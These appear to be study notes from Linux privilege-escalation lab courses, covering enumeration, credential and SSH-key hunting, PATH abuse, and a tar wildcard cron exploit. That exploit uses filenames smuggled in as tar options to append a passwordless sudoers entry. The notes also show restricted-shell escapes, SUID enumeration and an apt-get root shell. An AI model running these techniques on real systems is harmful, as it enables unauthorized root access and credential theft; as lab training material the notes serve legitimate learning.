drwxr-xr-x 96 root root 4096 Aug 2 19:34 ..
-rwxr-xr-x 1 root root 376 Dec 4 2019 apport
-rwxr-xr-x 1 root root 1478 Apr 9 2020 apt-compat
-rwxr-xr-x 1 root root 355 Dec 29 2017 bsdmainutils
-rwxr-xr-x 1 root root 1187 Sep 5 2019 dpkg
-rwxr-xr-x 1 root root 377 Jan 21 2019 logrotate
-rwxr-xr-x 1 root root 1123 Feb 25 2020 man-db
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder
-rwxr-xr-x 1 root root 4574 Jul 18 2019 popularity-contest
-rwxr-xr-x 1 root root 214 Apr 2 2020 update-notifier-common
tip
You can also run crontab -l for user related cron jobs or sudo crontab -l for cron jobs running in root context.
The proc filesystem (proc / procfs) is a particular in Linux that contains information about system processes, hardware, and other system information. It is the primary way to access process information and can be used to view and modify kernel settings. It is virtual and does not exist as a real filesystem but is dynamically generated by the kernel. It can be used to look up system information such as the state of running processes, kernel parameters, system memory, and devices. It also sets certain system parameters, such as process priority, scheduling, and memory allocation.
d41y@htb[/htb]$ find /proc -name cmdline -exec cat {} \; 2>/dev/null | tr " " "\n"
...SNIP...
startups/usr/lib/packagekit/packagekitd/usr/lib/packagekit/packagekitd/usr/lib/packagekit/packagekitd/usr/lib/packagekit/packagekitdroot@10.129.14.200sshroot@10.129.14.200sshd:
htb-student
[priv]sshd:
htb-student
[priv]/usr/bin/ssh-agent-D-a/run/user/1000/keyring/.ssh/usr/bin/ssh-agent-D-a/run/user/1000/keyring/.sshsshd:
htb-student@pts/2sshd:
Another common privesc technique involves exploitation of device drivers and kernel modules. For enumeration of loaded kernel modules you can use lsmod:
joe@debian-privesc:~$ lsmod
Module Size Used by
binfmt_misc 20480 1
rfkill 28672 1
sb_edac 24576 0
crct10dif_pclmul 16384 0
crc32_pclmul 16384 0
ghash_clmulni_intel 16384 0
vmw_balloon 20480 0
...
drm 495616 5 vmwgfx,drm_kms_helper,ttm
libata 270336 2 ata_piix,ata_generic
vmw_pvscsi 28672 2
scsi_mod 249856 5 vmw_pvscsi,sd_mod,libata,sg,sr_mod
i2c_piix4 24576 0
button 20480 0
Once you’ve collected the list of loaded modules and identified those, you want more information about, such as libdata, you can use modinfo to find out more about the specific module.
joe@debian-privesc:~$ /sbin/modinfo libata
filename: /lib/modules/4.19.0-21-amd64/kernel/drivers/ata/libata.ko
version: 3.00
license: GPL
description: Library module for ATA devices
author: Jeff Garzik
srcversion: 00E4F01BB3AA2AAF98137BF
depends: scsi_mod
retpoline: Y
intree: Y
name: libata
vermagic: 4.19.0-21-amd64 SMP mod_unload modversions
sig_id: PKCS#7
signer: Debian Secure Boot CA
sig_key: 4B:6E:F5:AB:CA:66:98:25:17:8E:05:2C:84:66:7C:CB:C0:53:1F:8C
...
Once you’ve obtained a list of drivers and their versions, you are better positioned to find any relevant exploits.
Services
If it is a slightly older Linux system, the likelihood increaes that you can find installed packages that may already have at least one vuln. However, current versions of Linux distros can also have older packages or software installed that may have such vulns. Therefore, you will see a method to help you detect potentially dangerous packages in a bit. To do this, you first need to create a list of installed packages to work with.
d41y@htb[/htb]$ apt list --installed | tr "/" " " | cut -d" " -f1,3 | sed 's/[0-9]://g' | tee -a installed_pkgs.list
Listing...
accountsservice-ubuntu-schemas 0.0.7+17.10.20170922-0ubuntu1
accountsservice 0.6.55-0ubuntu12~20.04.5
acl 2.2.53-6
acpi-support 0.143
acpid 2.0.32-1ubuntu1
adduser 3.118ubuntu2
adwaita-icon-theme 3.36.1-2ubuntu0.20.04.2
alsa-base 1.0.25+dfsg-0ubuntu5
alsa-topology-conf 1.2.2-1
alsa-ucm-conf 1.2.2-1ubuntu0.13
alsa-utils 1.2.2-1ubuntu2.1
amd64-microcode 3.20191218.1ubuntu1
anacron 2.3-29
apg 2.2.3.dfsg.1-5
app-install-data-partner 19.04
apparmor 2.13.3-7ubuntu5.1
apport-gtk 2.20.11-0ubuntu27.24
apport-symptoms 0.23
apport 2.20.11-0ubuntu27.24
appstream 0.12.10-2
apt-config-icons-hidpi 0.12.10-2
apt-config-icons 0.12.10-2
apt-utils 2.0.9
...SNIP...
It is also good to check if the sudo version installed on the system is vulnerable to any legacy or recent exploits.
d41y@htb[/htb]$ sudo -V
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
Occasionally it can also happen that no direct packages are installed on the system but compiled programs in the form of binaries. These do not require installation and can be executed directly by the system itself.
d41y@htb[/htb]$ ls -l /bin /usr/bin/ /usr/sbin/
lrwxrwxrwx 1 root root 7 Oct 27 11:14 /bin -> usr/bin
/usr/bin/:
total 175160
-rwxr-xr-x 1 root root 31248 May 19 2020 aa-enabled
-rwxr-xr-x 1 root root 35344 May 19 2020 aa-exec
-rwxr-xr-x 1 root root 22912 Apr 14 2021 aconnect
-rwxr-xr-x 1 root root 19016 Nov 28 2019 acpi_listen
-rwxr-xr-x 1 root root 7415 Oct 26 2021 add-apt-repository
-rwxr-xr-x 1 root root 30952 Feb 7 2022 addpart
lrwxrwxrwx 1 root root 26 Oct 20 2021 addr2line -> x86_64-linux-gnu-addr2line
...SNIP...
/usr/sbin/:
total 32500
-rwxr-xr-x 1 root root 3068 Mai 19 2020 aa-remove-unknown
-rwxr-xr-x 1 root root 8839 Mai 19 2020 aa-status
-rwxr-xr-x 1 root root 139 Jun 18 2019 aa-teardown
-rwxr-xr-x 1 root root 14728 Feb 25 2020 accessdb
-rwxr-xr-x 1 root root 60432 Nov 28 2019 acpid
-rwxr-xr-x 1 root root 3075 Jul 4 18:20 addgnupghome
lrwxrwxrwx 1 root root 7 Okt 27 11:14 addgroup -> adduser
-rwxr-xr-x 1 root root 860 Dez 7 2019 add-shell
-rwxr-xr-x 1 root root 37785 Apr 16 2020 adduser
-rwxr-xr-x 1 root root 69000 Feb 7 2022 agetty
-rwxr-xr-x 1 root root 5576 Jul 31 2015 alsa
-rwxr-xr-x 1 root root 4136 Apr 14 2021 alsabat-test
-rwxr-xr-x 1 root root 118176 Apr 14 2021 alsactl
-rwxr-xr-x 1 root root 26489 Apr 14 2021 alsa-info
-rwxr-xr-x 1 root root 39088 Jul 16 2019 anacron
...SNIP...
GTFObins provides an excellent platform that includes a list of binaries that can potentially be exploited to escalate your privileges on the target system. With the next oneliner, you can compare the existing binaries with the ones from GTFObins to see which binaries you should investigate later.
d41y@htb[/htb]$ for i in $(curl -s https://gtfobins.github.io/ | html2text | cut -d" " -f1 | sed '/^[[:space:]]*$/d');do if grep -q "$i" installed_pkgs.list;then echo "Check GTFO for: $i";fi;done
Check GTFO for: ab
Check GTFO for: apt
Check GTFO for: ar
Check GTFO for: as
Check GTFO for: ash
Check GTFO for: aspell
Check GTFO for: at
Check GTFO for: awk
Check GTFO for: bash
Check GTFO for: bridge
Check GTFO for: busybox
Check GTFO for: bzip2
Check GTFO for: cat
Check GTFO for: comm
Check GTFO for: cp
Check GTFO for: cpio
Check GTFO for: cupsfilter
Check GTFO for: curl
Check GTFO for: dash
Check GTFO for: date
Check GTFO for: dd
Check GTFO for: diff
You can use the diagnostic tool strace on Linux-based OS to track and analyze system calls and signal processing. It allows you to follow the flow of a program and understand how it accesses system resources, processes signals, and receives and sends data from the OS. In addition, you can also use the tool to monitor security-related activities and identify potential attack vectors, such as specific requests to remote hosts using passwords or tokens.
d41y@htb[/htb]$ strace ping -c1 10.129.112.20
execve("/usr/bin/ping", ["ping", "-c1", "10.129.112.20"], 0x7ffdc8b96cc0 /* 80 vars */) = 0
access("/etc/suid-debug", F_OK) = -1 ENOENT (No such file or directory)
brk(NULL) = 0x56222584c000
arch_prctl(0x3001 /* ARCH_??? */, 0x7fffb0b2ea00) = -1 EINVAL (Invalid argument)
...SNIP...
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
...SNIP...
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libidn2.so.0", O_RDONLY|O_CLOEXEC) = 3
...SNIP...
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0P\237\2\0\0\0\0\0"..., 832) = 832
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784, 64) = 784
pread64(3, "\4\0\0\0 \0\0\0\5\0\0\0GNU\0\2\0\0\300\4\0\0\0\3\0\0\0\0\0\0\0"..., 48, 848) = 48
...SNIP...
socket(AF_INET, SOCK_DGRAM, IPPROTO_ICMP) = 3
socket(AF_INET6, SOCK_DGRAM, IPPROTO_ICMPV6) = 4
capget({version=_LINUX_CAPABILITY_VERSION_3, pid=0}, NULL) = 0
capget({version=_LINUX_CAPABILITY_VERSION_3, pid=0}, {effective=0, permitted=0, inheritable=0}) = 0
openat(AT_FDCWD, "/usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache", O_RDONLY) = 5
...SNIP...
socket(AF_INET, SOCK_DGRAM, IPPROTO_IP) = 5
connect(5, {sa_family=AF_INET, sin_port=htons(1025), sin_addr=inet_addr("10.129.112.20")}, 16) = 0
getsockname(5, {sa_family=AF_INET, sin_port=htons(39885), sin_addr=inet_addr("10.129.112.20")}, [16]) = 0
close(5) = 0
...SNIP...
sendto(3, "\10\0\31\303\0\0\0\1eX\327c\0\0\0\0\330\254\n\0\0\0\0\0\20\21\22\23\24\25\26\27"..., 64, 0, {sa_family=AF_INET, sin_port=htons(0), sin_addr=inet_addr("10.129.112.20")}, 16) = 64
...SNIP...
recvmsg(3, {msg_name={sa_family=AF_INET, sin_port=htons(0), sin_addr=inet_addr("10.129.112.20")}, msg_namelen=128 => 16, msg_iov=[{iov_base="\0\0!\300\0\3\0\1eX\327c\0\0\0\0\330\254\n\0\0\0\0\0\20\21\22\23\24\25\26\27"..., iov_len=192}], msg_iovlen=1, msg_control=[{cmsg_len=32, cmsg_level=SOL_SOCKET, cmsg_type=SO_TIMESTAMP_OLD, cmsg_data={tv_sec=1675057253, tv_usec=699895}}, {cmsg_len=20, cmsg_level=SOL_IP, cmsg_type=IP_TTL, cmsg_data=[64]}], msg_controllen=56, msg_flags=0}, 0) = 64
write(1, "64 bytes from 10.129.112.20: icmp_se"..., 57) = 57
write(1, "\n", 1) = 1
write(1, "--- 10.129.112.20 ping statistics --"..., 34) = 34
write(1, "1 packets transmitted, 1 receive"..., 60) = 60
write(1, "rtt min/avg/max/mdev = 0.287/0.2"..., 50) = 50
close(1) = 0
close(2) = 0
exit_group(0) = ?
+++ exited with 0 +++
Users can read almost all config files on a Linux OS if the administrator has kept them the same. These config files can often reveal how the service is set up and configured to understand better how you can use it for your purposes. In addition, these files can contain sensitive information, such as keys and paths to files in folders that you cannot see. However, if the file has read permissions for everyone, you can still read the file even if you do not have permission to read the folder.
d41y@htb[/htb]$ find / -type f \( -name *.conf -o -name *.config \) -exec ls -l {} \; 2>/dev/null
-rw-r--r-- 1 root root 448 Nov 28 12:31 /run/tmpfiles.d/static-nodes.conf
-rw-r--r-- 1 root root 71 Nov 28 12:31 /run/NetworkManager/resolv.conf
-rw-r--r-- 1 root root 72 Nov 28 12:31 /run/NetworkManager/no-stub-resolv.conf
-rw-r--r-- 1 root root 0 Nov 28 12:37 /run/NetworkManager/conf.d/10-globally-managed-devices.conf
-rw-r--r-- 1 systemd-resolve systemd-resolve 736 Nov 28 12:31 /run/systemd/resolve/stub-resolv.conf
-rw-r--r-- 1 systemd-resolve systemd-resolve 607 Nov 28 12:31 /run/systemd/resolve/resolv.conf
...SNIP...
The scripts are similar to the config files. Often administrators are lazy and convinced of network security and neglect the internal security of their systems.
d41y@htb[/htb]$ find / -type f -name "*.sh" 2>/dev/null | grep -v "src\|snap\|share"
/home/htb-student/automation.sh
/etc/wpa_supplicant/action_wpa.sh
/etc/wpa_supplicant/ifupdown.sh
/etc/wpa_supplicant/functions.sh
/etc/init.d/keyboard-setup.sh
/etc/init.d/console-setup.sh
/etc/init.d/hwclock.sh
...SNIP...
Also, if you look at the process list, it can give you information about which scripts or binaries are in use and by which user. So, for example, if it is a script created by the administrator in his path and whose rights have not been restricted, you can run it without going into the root directory.
d41y@htb[/htb]$ ps aux | grep root
...SNIP...
root 1 2.0 0.2 168196 11364 ? Ss 12:31 0:01 /sbin/init splash
root 378 0.5 0.4 62648 17212 ? S<s 12:31 0:00 /lib/systemd/systemd-journald
root 409 0.8 0.1 25208 7832 ? Ss 12:31 0:00 /lib/systemd/systemd-udevd
root 457 0.0 0.0 150668 284 ? Ssl 12:31 0:00 vmware-vmblock-fuse /run/vmblock-fuse -o rw,subtype=vmware-vmblock,default_permissions,allow_other,dev,suid
root 752 0.0 0.2 58780 10608 ? Ss 12:31 0:00 /usr/bin/VGAuthService
root 755 0.0 0.1 248088 7448 ? Ssl 12:31 0:00 /usr/bin/vmtoolsd
root 772 0.0 0.2 250528 9388 ? Ssl 12:31 0:00 /usr/lib/accountsservice/accounts-daemon
root 773 0.0 0.0 2548 768 ? Ss 12:31 0:00 /usr/sbin/acpid
root 774 0.0 0.0 16720 708 ? Ss 12:31 0:00 /usr/sbin/anacron -d -q -s
root 778 0.0 0.0 18052 2992 ? Ss 12:31 0:00 /usr/sbin/cron -f
root 779 0.0 0.2 37204 8964 ? Ss 12:31 0:00 /usr/sbin/cupsd -l
root 784 0.4 0.5 273512 21680 ? Ssl 12:31 0:00 /usr/sbin/NetworkManager --no-daemon
root 790 0.0 0.0 81932 3648 ? Ssl 12:31 0:00 /usr/sbin/irqbalance --foreground
root 792 0.1 0.5 48244 20540 ? Ss 12:31 0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root 793 1.3 0.2 239180 11832 ? Ssl 12:31 0:00 /usr/lib/policykit-1/polkitd --no-debug
root 806 2.1 1.1 1096292 44976 ? Ssl 12:31 0:01 /usr/lib/snapd/snapd
root 807 0.0 0.1 244352 6516 ? Ssl 12:31 0:00 /usr/libexec/switcheroo-control
root 811 0.1 0.2 17412 8112 ? Ss 12:31 0:00 /lib/systemd/systemd-logind
root 817 0.0 0.3 396156 14352 ? Ssl 12:31 0:00 /usr/lib/udisks2/udisksd
root 818 0.0 0.1 13684 4876 ? Ss 12:31 0:00 /sbin/wpa_supplicant -u -s -O /run/wpa_supplicant
root 871 0.1 0.3 319236 13828 ? Ssl 12:31 0:00 /usr/sbin/ModemManager
root 875 0.0 0.3 178392 12748 ? Ssl 12:31 0:00 /usr/sbin/cups-browsed
root 889 0.1 0.5 126676 22888 ? Ssl 12:31 0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
root 906 0.0 0.2 248244 8736 ? Ssl 12:31 0:00 /usr/sbin/gdm3
root 1137 0.0 0.2 252436 9424 ? Ssl 12:31 0:00 /usr/lib/upower/upowerd
root 1257 0.0 0.4 293736 16316 ? Ssl 12:31 0:00 /usr/lib/packagekit/packagekitd
Since ps only takes a single snapshot of the active processes, you can refresh it using the watch command. In the following example, you will run the ps command every second via the watch utility and grep the results on any occurence of the word “pass”.
joe@debian-privesc:~$ watch -n 1 "ps -aux | grep pass"
...
joe 16867 0.0 0.1 6352 2996 pts/0 S+ 05:41 0:00 watch -n 1 ps -aux | grep pass
root 16880 0.0 0.0 2384 756 ? S 05:41 0:00 sh -c sshpass -p 'Lab123' ssh -t eve@127.0.0.1 'sleep 5;exit'
root 16881 0.0 0.0 2356 1640 ? S 05:41 0:00 sshpass -p zzzzzz ssh -t eve@127.0.0.1 sleep 5;exit
...
Credential Hunting
When enumerating a system, it is important to note down any creds. These may be found in configuration files, shell scripts, a user’s bash history file, backup files, within database files or even in text files. Creds may be useful for escalating to other users or even root, accessing databases and other systems within the environment.
The /var directory typically contains the web root for whatever web server is running on the host. The web root may contain database creds or other types of credentials that can be leveraged to further access. A common example is MySQL database creds within WordPress config files:
htb_student@NIX02:~$ grep 'DB_USER\|DB_PASSWORD' wp-config.php
define( 'DB_USER', 'wordpressuser' );
define( 'DB_PASSWORD', 'WPadmin123!' );
The spool or mail directories, if accessible, may also contain valuable information or even creds. It is common to find creds stored in files in the web root.
htb_student@NIX02:~$ find / ! -path "*/proc/*" -iname "*config*" -type f 2>/dev/null
/etc/ssh/ssh_config
/etc/ssh/sshd_config
/etc/python3/debian_config
/etc/kbd/config
/etc/manpath.config
/boot/config-4.4.0-116-generic
/boot/grub/i386-pc/configfile.mod
/sys/devices/pci0000:00/0000:00:00.0/config
/sys/devices/pci0000:00/0000:00:01.0/config
<SNIP>
SSH Keys
It is also useful to search around the system for accessible SSH private keys. You may locate a private key for another, more privileged, user that you can use to connect back to the box with additional privileges. You may also sometimes find SSH keys that can be used to access other hosts in the environment. Whenever finding SSH keys check the known_hosts file to find targets. This file contains a list of public keys for all the hosts which the user has connected to in the past and may be useful for lateral movement or to find data on a remote host that can be used to perform privilege escalation on your target.
htb_student@NIX02:~$ ls ~/.ssh
id_rsa id_rsa.pub known_hosts
Automated Enum
To get an initial baseline of the target system, you can use unix-privesc-check on UNIX derivatives such as Linux. This Bash script performs several checks to find any system misconfigurations that can be abused for local privilege escalation. You can review the tool’s detail by running the script without any arguments.
kali@kali:~$ unix-privesc-check
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )
Usage: unix-privesc-check { standard | detailed }
"standard" mode: Speed-optimised check of lots of security settings.
"detailed" mode: Same as standard mode, but also checks perms of open file
handles and called files (e.g. parsed from shell scripts,
linked .so files). This mode is slow and prone to false
positives but might help you find more subtle flaws in 3rd
party programs.
This script checks file permissions and other settings that could allow
local users to escalate privileges.
...
The script supports “standard” and “detailed” mode. Based on the provided information, the standard mode appears to perform a speed-optimized process and should provide a reduced number of false positives.
joe@debian-privesc:~$ ./unix-privesc-check standard > output.txt
The script performs numerous checks for permissions on common files.
Checking for writable config files
############################################
Checking if anyone except root can change /etc/passwd
WARNING: /etc/passwd is a critical config file. World write is set for /etc/passwd
Checking if anyone except root can change /etc/group
Checking if anyone except root can change /etc/fstab
Checking if anyone except root can change /etc/profile
Checking if anyone except root can change /etc/sudoers
Checking if anyone except root can change /etc/shadow
Environment-Based PrivEsc
Path Abuse
PATH is an environment variable that specifies the set of directories an executable can be located. An account’s PATH variable is a set of absolute paths, allowing a user to type a command without specifying the absolute path to the binary.
htb_student@NIX02:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
Creating a script or program in a directory specified in the PATH will make it executable from any directory on the system.
htb_student@NIX02:~$ pwd && conncheck
/usr/local/sbin
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN 1189/sshd
tcp 0 88 10.129.2.12:22 10.10.14.3:43218 ESTABLISHED 1614/sshd: mrb3n [p
tcp6 0 0 :::22 :::* LISTEN 1189/sshd
tcp6 0 0 :::80 :::* LISTEN 1304/apache2
As shown below, the conncheck script created in /usr/local/sbin will still run when in the /tmp directory because it was created in a directory specified in the PATH.
htb_student@NIX02:~$ pwd && conncheck
/tmp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN 1189/sshd
tcp 0 268 10.129.2.12:22 10.10.14.3:43218 ESTABLISHED 1614/sshd: mrb3n [p
tcp6 0 0 :::22 :::* LISTEN 1189/sshd
tcp6 0 0 :::80 :::* LISTEN 1304/apache2
Adding . to a user’s PATH adds their current working directory to the list. For example, if you can modify a user’s path, you could replace a common binary such as ls with a malicious script such as a reverse shell. If you add . to the path by issuing the command PATH=.:$PATH and then export PATH, you will be able to run binaries located in your current working directory by just typing the name of the file.
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
htb_student@NIX02:~$ PATH=.:${PATH}
htb_student@NIX02:~$ export PATH
htb_student@NIX02:~$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
In this example, you modify the path to run a simple echo command when the command ls is typed.
htb_student@NIX02:~$ touch ls
htb_student@NIX02:~$ echo 'echo "PATH ABUSE!!"' > ls
htb_student@NIX02:~$ chmod +x ls
htb_student@NIX02:~$ ls
PATH ABUSE!!
Wildcard Abuse
A wildcard character can be used as a replacement for other chars and are implemented by the shell before other actions. Examples of wildcards include:
| Char | Significance |
|---|---|
* | An asterisk that can match any number of chars in a file name |
? | Matches a single char |
[ ] | Brackets enclose chars and can match any single one at the defined position |
~ | A tilde at the beginning expands to the name of the user’s home dir or can have another username appended to refer to that user’s home dir |
- | A hyphen within brackets will denote a range of chars |
An example of how wildcards can be abused for privesc is the tar command, a common program for creating/extracting archives. If you look at the man page for the tar command, you see the following:
htb_student@NIX02:~$ man tar
<SNIP>
Informative output
--checkpoint[=N]
Display progress messages every Nth record (default 10).
--checkpoint-action=ACTION
Run ACTION on each checkpoint.
The --checkpoint-action option permits an EXEC action to be executed when a checkpoint is reached. By creating files with these names, when the wildcard is specified, --checkpoint=1 and --checkpoint-action=exec=sh root.sh is passed to tar as command-line options.
Consider the following cron job, which is set up to back up the /home/htb-student dir’s contents and create a compressed archive within /home/htb-student. The cron job is set to run every minute, so it is a good candidate for privesc.
#
#
mh dom mon dow command
*/01 * * * * cd /home/htb-student && tar -zcf /home/htb-student/backup.tar.gz *
You can leverage the wildcard in the cron job to write out the necessary commands as the file names with the above in mind. When the cron job runs, these file names will be interpreted as arguments and execute any commands that you specify.
htb-student@NIX02:~$ echo 'echo "htb-student ALL=(root) NOPASSWD: ALL" >> /etc/sudoers' > root.sh
htb-student@NIX02:~$ echo "" > "--checkpoint-action=exec=sh root.sh"
htb-student@NIX02:~$ echo "" > --checkpoint=1
You can check and see that the necessary files were created.
htb-student@NIX02:~$ ls -la
total 56
drwxrwxrwt 10 root root 4096 Aug 31 23:12 .
drwxr-xr-x 24 root root 4096 Aug 31 02:24 ..
-rw-r--r-- 1 root root 378 Aug 31 23:12 backup.tar.gz
-rw-rw-r-- 1 htb-student htb-student 1 Aug 31 23:11 --checkpoint=1
-rw-rw-r-- 1 htb-student htb-student 1 Aug 31 23:11 --checkpoint-action=exec=sh root.sh
drwxrwxrwt 2 root root 4096 Aug 31 22:36 .font-unix
drwxrwxrwt 2 root root 4096 Aug 31 22:36 .ICE-unix
-rw-rw-r-- 1 htb-student htb-student 60 Aug 31 23:11 root.sh
Once the cron job runs again, you can check for the newly added sudo privileges and sudo to root directly.
htb-student@NIX02:~$ sudo -l
Matching Defaults entries for htb-student on NIX02:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User htb-student may run the following commands on NIX02:
(root) NOPASSWD: ALL
Escaping Restricted Shells
A restricted shellsis a type of shell that limits the user’s ability to execute commands. In a restricted shell, the user is only allowed to execute a specific set of commandos or only allowed to execute commands in specific dirs. Restricted shells are often used to provide a safe environment for users who may accidently or intentionally damage the system or provide a way for users to access only certain system features. Some common examples of restricted shells include the rbash shell in Linux and the “Restricted-access Shell” in Windows.
Restricted Shells
RBASH
Restricted Bourne Shell is a restricted version of the Bourne shell, a standard command-line interpreter in Linux which limits the user’s ability to use certain features of the Borune shell, such as changing dirs, setting or modifying environment variables, and executing commands in other directories. It is often used to provide a safe and controlled environment for users who may accidentally or intentionally damage the system.
RKSH
Restricted Korn Shell is a restricted version of the Korn shell, another standard command-line interpreter. The rksh shell limits the user’s ability to use certain features of the Korn shell, such as executing commands in other dirs, creating or modifying shell functions, and modifying the shell environment.
RZSH
Restricted Z shell is a restricted version of the Z shell and is the most powerful and flexible command-line interpreter. The rzsh shell limits the user’s ability to use certain features of the Z shell, such as running shell scripts, defining aliases, and modifying the shell environment.
Escaping
In some cases, it may be possible to escape from a restricted shell by injecting commands into the command line or other inputs the shell accepts. For example, suppose the shell allows users to execute commands by passing them as arguments to a built-in command. In that case, it may be possible to escape from the shell by injecting additional commands into the argument.
Command Injection
Imagine that you are in a restricted shell that allows you to execute commands by passing them as arguments to the ls command. Unfortunately, the shell only allows you to execute the ls command with a specific set of arguments, such as ls -l or ls -a, but it does not allow you to execute any other commands. In this situation, you can use command injection to escape from the shell by injecting additional commands into the argument of the ls command.
For example, you could use the following command to inject a pwd into the argument of the ls command.
d41y@htb[/htb]$ ls -l `pwd`
This command would cause the ls command to be executed with the argument -l, followed by the output of the pwd command. Since the pwd command is not restricted by the shell, this would allow you to execute the pwd command and see the current working dir, even though the shell does not allow you to execute the pwd command directly.
Command Substitution
Another method for escaping from a restricted shell is to use command substitution. This involves using the shell’s command substitution syntax to execute a command. For example, imagine the shell allows users to execute commands by enclosing them in backticks (`). In that case, it may be possible to escape from the shell by executing a command in a backtick substitution that is not restricted by the shell.
Command Chaining
In some cases, it may be possible to escape from a restricted shell by using command chaining. You would need to use multiple commands in a single command line, separated by a shell metacharacter, such as a semicolon (;) or a vertical bar (|), to execute a command. For example, if the shell allows users to execute commands separated by semicolons, it may be possible to escape from the shell by using a semicolon to separate two commands, one of which is not restricted by the shell.
Environment Variables
For escaping from a restricted shell to use environment variables involves modifying or creating environment variables that the shell uses to execute commands that are not restricted by the shell. For example, if the shell uses an environment variable to specify the directory in which commands are executed, it may be possible to escape from the shell by modifying the value of the environment variable to specify a different dir.
Shell Functions
In some cases, it may be possible to escape from a restricted shell by using shell functions. For this you can define and call shell functions that execute commands not restricted by the shell. Say, the shell allows users to define and call shell functions, it may be possible to escape from the shell by defining a shell function that executes a command.
Permission-Based PrivEsc
Special Permissions
The “Set User ID upon Execution” (setuid) permission can allow a user to execute a program or script with the permissions of another user, typically with elevated privileges. The setuid bit appears as an s.
d41y@htb[/htb]$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 16728 Sep 1 19:06 /home/htb-student/shared_obj_hijack/payroll
-rwsr-xr-x 1 root root 16728 Sep 1 22:05 /home/mrb3n/payroll
-rwSr--r-- 1 root root 0 Aug 31 02:51 /home/cliff.moore/netracer
-rwsr-xr-x 1 root root 40152 Nov 30 2017 /bin/mount
-rwsr-xr-x 1 root root 40128 May 17 2017 /bin/su
-rwsr-xr-x 1 root root 27608 Nov 30 2017 /bin/umount
-rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
-rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 38984 Jun 14 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-- 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 14864 Jan 18 2016 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-sr-x 1 root root 85832 Nov 30 2017 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 428240 Jan 18 2018 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 23376 Jan 18 2016 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 17 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 32944 May 17 2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 17 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 136808 Jul 4 2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 17 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 32944 May 17 2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 75304 May 17 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 54256 May 17 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 10624 May 9 2018 /usr/bin/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 1588768 Aug 31 00:50 /usr/bin/screen-4.5.0
-rwsr-xr-x 1 root root 94240 Jun 9 14:54 /sbin/mount.nfs
It may be possible to reverse engineer the program with the SETUID bit set, identify a vuln, and exploit this to escalate your privileges. Many programs have additional features that can be leveraged to execute commands and, if the setuid bit is set on them, these can be used for your purpose.
The “Set-Group-ID” (setgid) permission is another special permission that allows you to run binaries as if you were part of the group that created them. These files can be enumerated using the following command: find / -uid 0 -perm -6000 -type f 2>/dev/null. These files can be leveraged in the same manner as setuid binaries to escalate privileges.
d41y@htb[/htb]$ find / -user root -perm -6000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-sr-x 1 root root 85832 Nov 30 2017 /usr/lib/snapd/snap-confine
GTFOBins
The GTFOBins project is a curated list of binaries and scripts that can be used by an attacker to bypass security restrictions. Each page details the program’s features that can be used to break out of restricted shells, escalate privileges, spawn reverse shell connections, and transfer files.
d41y@htb[/htb]$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
Sudo Rights Abuse
Sudo privileges can be granted to an account, permitting the account to run certain commands in the context of the root without having to change users or grant excessive privileges. When the sudo command is issued, the system will check if the user issuing the command has the appropriate rights, as configured in /etc/sudoers. When landing on a system, you should always check to see if the current user has any sudo privileges by typing sudo -l. Sometimes you will need to know the user’s password to list their sudo rights, but any rights entries with the NOPASSWD option can be seen without entering a password.
htb_student@NIX02:~$ sudo -l
Matching Defaults entries for sysadm on NIX02:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
